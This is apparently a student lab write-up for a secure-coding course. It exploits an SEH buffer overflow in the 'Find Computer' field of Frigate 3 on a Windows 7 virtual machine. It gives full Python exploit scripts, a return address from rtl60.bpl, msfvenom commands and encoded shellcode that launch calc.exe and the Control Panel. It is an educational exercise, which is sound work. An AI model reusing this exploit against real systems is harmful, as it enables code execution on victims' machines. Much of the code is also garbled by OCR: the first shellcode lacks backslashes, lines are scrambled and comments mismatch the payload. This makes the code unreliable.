SECURE_CODING_LAB_8

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ASSIGNMENT – 8

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**
    - **Replace the shellcode in the exploit2.py**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Try to crash the Vuln_Program_Stream program and exploit it.**
- **Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- **Change the default trigger to open control panel.**

Happy Learning!!!!!!

Initially the code has some bugs so the correct code after correcting the bugs is as follows


TASK 1 (Trigger CMD)

Exploit2.py

```
# -*- coding: cp1252 -*-


junk="A" * 4112


nseh="\xeb\x20\x90\x90"


seh="\x4B\x0C\x01\x40"


#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)


nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


buf = b""
buf += b"x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49"
buf += b"x49x49x49x49x49x49x49x43x43x43x43x43x43"
buf += b"x37x51x5ax6ax41x58x50x30x41x30x41x6bx41"
buf += b"x41x51x32x41x42x32x42x42x30x42x42x41x42"
buf += b"x58x50x38x41x42x75x4ax49x79x6cx59x78x4d"
buf += b"x52x75x50x75x50x47x70x51x70x4bx39x58x65"
buf += b"x55x61x6bx70x50x64x6cx4bx30x50x74x70x6e"
buf += b"x6bx66x32x36x6cx6ex6bx31x42x45x44x6ex6b"
buf += b"x54x32x51x38x34x4fx6dx67x42x6ax34x66x44"
buf += b"x71x39x6fx4ex4cx35x6cx70x61x63x4cx77x72"
buf += b"x66x4cx77x50x7ax61x5ax6fx44x4dx56x61x79"
buf += b"x57x58x62x6ax52x53x62x71x47x6cx4bx53x62"
buf += b"x44x50x4cx4bx63x7ax57x4cx4ex66x30x4cx72"
buf += b"x31x73x48x59x73x71x58x55x51x5ax71x46x31"
buf += b"x4ex6bx76x39x45x70x75x51x39x43x6ex6bx67"
buf += b"x39x75x48x5ax43x57x4ax43x79x4cx4bx37x44"
buf += b"x4cx4bx35x51x48x56x55x61x4bx4fx4ex4cx5a"
buf += b"x61x6ax6fx46x6dx75x51x4bx77x67x48x49x70"
buf += b"x44x35x38x76x55x53x33x4dx6ax58x57x4bx31"
buf += b"x6dx76x44x54x35x7ax44x70x58x6ex6bx33x68"
buf += b"x76x44x77x71x39x43x63x56x4cx4bx76x6cx70"
buf += b"x4bx4ex6bx33x68x57x6cx36x61x79x43x4ex6b"
buf += b"x64x44x6cx4bx76x61x5ax70x6fx79x50x44x61"
buf += b"x34x44x64x63x6bx51x4bx51x71x63x69x71x4a"
buf += b"x46x31x49x6fx79x70x53x6fx31x4fx51x4ax4c"
buf += b"x4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31"
buf += b"x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46"
buf += b"x30x62x48x54x71x6cx4bx62x4fx4cx47x4bx4f"
buf += b"x4bx65x6fx4bx4ax50x4ex55x4fx52x30x56x52"
buf += b"x48x4fx56x5ax35x6dx6dx6fx6dx39x6fx6bx65"
buf += b"x65x6cx35x56x71x6cx76x6ax6dx50x6bx4bx4b"
buf += b"x50x72x55x66x65x6dx6bx43x77x52x33x53x42"
buf += b"x30x6fx73x5ax43x30x46x33x4bx4fx58x55x51"
buf += b"x73x72x4dx43x54x53x30x41x41"

payload = junk + nseh + seh + nops + buf.decode("utf-8")
with open ('payload.txt', 'w',encoding="utf8", errors='ignore') as f:
 f.write(payload)
 f.close
```

Payload generated:



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAë K♠@x89xe2xdbxcdxd9x72xf4x5fx57x59x49x49x49x49x49x49x49x49x49x49x43x43x43x43x43x43x37:
9x70x53x6fx31x4fx51x4ax4cx4bx34x52x6ax4bx4ex6dx71x4dx63x5ax73x31x6ex6dx4fx75x6fx42x73x30x37x70x65x50x46
```


Somewhat like this

Crashing the application

Use the generated payload and try to exploit any of the input fields to see if crashes or not.

Here the FIND COMPUTER field has a buffer overflow vulnerability.

It crashed the application and triggered calc.exe which opens the calculator.




Find Computer

● Computer name: cZ7pqC9o9Easu1BLE35PAA


○ IP Address: 0 . 0 . 0 . 0

You can edit Ftp site properties by pressing F4


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Recycle Bin
Google Chrome
Immunity Debugger
Calculator
View Edit Help
0
Windows 7
Build 7601
This copy of Windows is not genuine

Task 2 (TRIGGERING CONTROL PANEL)

Generate payload using msfvenom



```
┌──(balivada㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/a
lpha_mixed -b "\x00\x1a\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 445 (iteration=0)
x86/alpha_mixed chosen with final size 445
Payload size: 445 bytes
Final size of python file: 2176 bytes
buf =  b""
buf += b"\xdd\xc7\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x68\x58\x4d\x52"
buf += b"\x73\x30\x57\x70\x45\x50\x63\x50\x6e\x69\x4d\x35\x56"
buf += b"\x51\x79\x50\x72\x44\x6e\x6b\x36\x30\x44\x70\x4c\x4b"
buf += b"\x51\x42\x64\x4c\x6e\x6b\x31\x42\x64\x54\x6e\x6b\x70"
buf += b"\x72\x36\x48\x56\x6f\x6e\x57\x31\x5a\x66\x46\x35\x61"
buf += b"\x59\x6f\x6c\x6c\x67\x4c\x35\x31\x71\x6c\x53\x32\x56"
buf += b"\x4c\x31\x30\x6a\x61\x68\x4f\x74\x4d\x36\x61\x38\x47"
buf += b"\x7a\x42\x4a\x52\x36\x32\x30\x57\x4c\x4b\x53\x62\x36"
buf += b"\x70\x6c\x4b\x32\x6a\x45\x6c\x6c\x4b\x50\x4c\x37\x61"
buf += b"\x30\x78\x4b\x53\x42\x68\x43\x31\x78\x51\x33\x61\x6e"
buf += b"\x6b\x73\x69\x45\x70\x35\x51\x69\x43\x4c\x4b\x51\x59"
buf += b"\x66\x78\x48\x63\x74\x7a\x77\x39\x4c\x4b\x50\x34\x6e"
buf += b"\x6b\x77\x71\x49\x46\x35\x61\x59\x6f\x6c\x6c\x59\x51"
```

Use this is in the

code Code-

Exploit.py

```
# -*- coding: cp1252 -*-

f= open("paylctrl.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B    POP EBX
#40010C4C   5D    POP EBP
#40010C4D   C3    RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf                                                        +=
b"\xdd\xc7\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"    buf
+=    b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf                                                        +=
b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"   buf
```

```
+= b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
```

```
buf +=
b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x68\x68\x4d\x52" buf
+= b"\x73\x30\x57\x70\x45\x50\x63\x50\x6e\x69\x4d\x35\x56"
buf +=
b"\x51\x79\x50\x72\x44\x6e\x6b\x36\x30\x44\x70\x4c\x4b" buf
+= b"\x51\x42\x64\x4c\x6e\x6b\x31\x42\x64\x54\x6e\x6b\x70"
buf +=
b"\x72\x36\x48\x56\x6f\x6e\x57\x31\x5a\x66\x46\x35\x61" buf
+= b"\x59\x6f\x6c\x6c\x67\x4c\x35\x31\x71\x6c\x53\x32\x56"
buf +=
b"\x4c\x31\x30\x6a\x61\x68\x4f\x74\x4d\x36\x61\x38\x47" buf
+= b"\x7a\x42\x4a\x52\x36\x32\x30\x57\x4c\x4b\x53\x62\x36"
buf +=
b"\x70\x6c\x4b\x32\x6a\x45\x6c\x6c\x4b\x50\x4c\x37\x61" buf
+= b"\x30\x78\x4b\x53\x42\x68\x43\x31\x78\x51\x33\x61\x6e"
buf +=
b"\x6b\x73\x69\x45\x70\x35\x51\x69\x43\x4c\x4b\x51\x59" buf
+= b"\x66\x78\x48\x63\x74\x7a\x77\x39\x4c\x4b\x50\x34\x6e"
buf +=
b"\x6b\x77\x71\x49\x46\x35\x61\x59\x6f\x6c\x6c\x59\x51" buf
+= b"\x48\x4f\x34\x4d\x55\x51\x78\x47\x35\x68\x39\x70\x42"
buf +=
b"\x55\x78\x76\x55\x53\x51\x6d\x39\x68\x55\x6b\x31\x6d" buf
+= b"\x36\x44\x34\x35\x5a\x44\x33\x68\x6e\x6b\x43\x68\x51"
buf +=
b"\x34\x57\x71\x79\x43\x50\x66\x6e\x6b\x36\x6c\x42\x6b" buf
+= b"\x6c\x4b\x42\x78\x75\x4c\x35\x51\x5a\x73\x4c\x4b\x76"
buf +=
b"\x64\x4e\x6b\x53\x31\x5a\x70\x6b\x39\x52\x64\x77\x54" buf
+= b"\x35\x74\x63\x6b\x53\x6b\x71\x71\x52\x79\x43\x6a\x63"
```

```
buf += b"\x61\x49\x6f\x49\x70\x63\x6f\x73\x6f\x61\x4a\x6c\x4b"
buf +=
b"\x55\x42\x68\x6b\x4c\x4d\x61\x4d\x32\x4a\x75\x51\x6c" buf
+= b"\x4d\x4b\x35\x58\x32\x63\x30\x37\x70\x45\x50\x52\x70"
buf +=
b"\x43\x58\x30\x31\x4e\x6b\x32\x4f\x6c\x47\x49\x6f\x68" buf
+= b"\x55\x4f\x4b\x38\x70\x68\x35\x49\x32\x33\x66\x50\x68"
buf +=
b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x4b\x4f\x58\x55\x45"
```

```
buf +=
b"\x6c\x37\x76\x61\x6c\x76\x6a\x4f\x70\x79\x6b\x69\x70" buf
+= b"\x31\x65\x57\x75\x6f\x4b\x52\x67\x46\x73\x73\x42\x32"
buf +=
b"\x4f\x70\x6a\x73\x30\x70\x53\x79\x6f\x6b\x65\x50\x63" buf
+= b"\x42\x4f\x72\x4e\x30\x74\x33\x42\x62\x4f\x50\x6c\x37"
buf += b"\x70\x41\x41"
```

```
payload = junk + nseh + seh + nops + buf
```

```
f.write(payload
) f.close
```

Payload-

```
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••K@••••••••••••••••••••••••••••••••••••••••••••••ÝÇÙt$ô]UYIIIIIIIIICCCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIil
hhMRs0WpEPcPniM5VQyPrDnk60DpLKQBdLnk1BdTnkpr6HVonW1ZfF5aYollgL51qlS2VL10jahOtM6a8GzBJR620WLKSb6pl
K2jEllKPL7a0xKSB
hC1xQ3anksiEp5QiCLKQYfxHctzw9LKP4nkwqIF5aYollYQHO4MUQxG5h9pBUxvUSQm9hUk1m6D45ZD3hnkChQ4WqyCPfnk
6lBklKBxuL5QZsL
KvdNkS1Zpk9RdwT5tckSkqqRyCjcaIoIpcosoaJlKUBhkLMaM2JuQlMK5X2c07pEPRpCX01Nk2OlGIohUOK8ph5I23fPhY6NuM
mMMKOXUEl7val vjOpykip1eWuoKRgFssB2Opjs0pSyokePcBOrN0t3BbOPl7pAA
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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```


Put this payload in the FIND COMPUTER input field and see the vulnerability.



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

Frigate 3.36

Find Computer


● Computer name: \cZ7pqC9o9Easu1BLE35PAA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

You can edit Ftp site properties by pressing **F4**

Crashing of the application triggered the control panel



Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

Control Panel

Adjust your computer's settings

View by: Category

System and Security
Review your computer's status
Back up your computer
Find and fix problems

Network and Internet
View network status and tasks
Choose homegroup and sharing options

Hardware and Sound
View devices and printers
Add a device

Programs
Uninstall a program

User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user

Appearance
Change desktop background
Adjust screen resolution

Clock, Language, and Region
Change keyboards or other input methods

Ease of Access
Let Windows suggest settings
Optimize visual display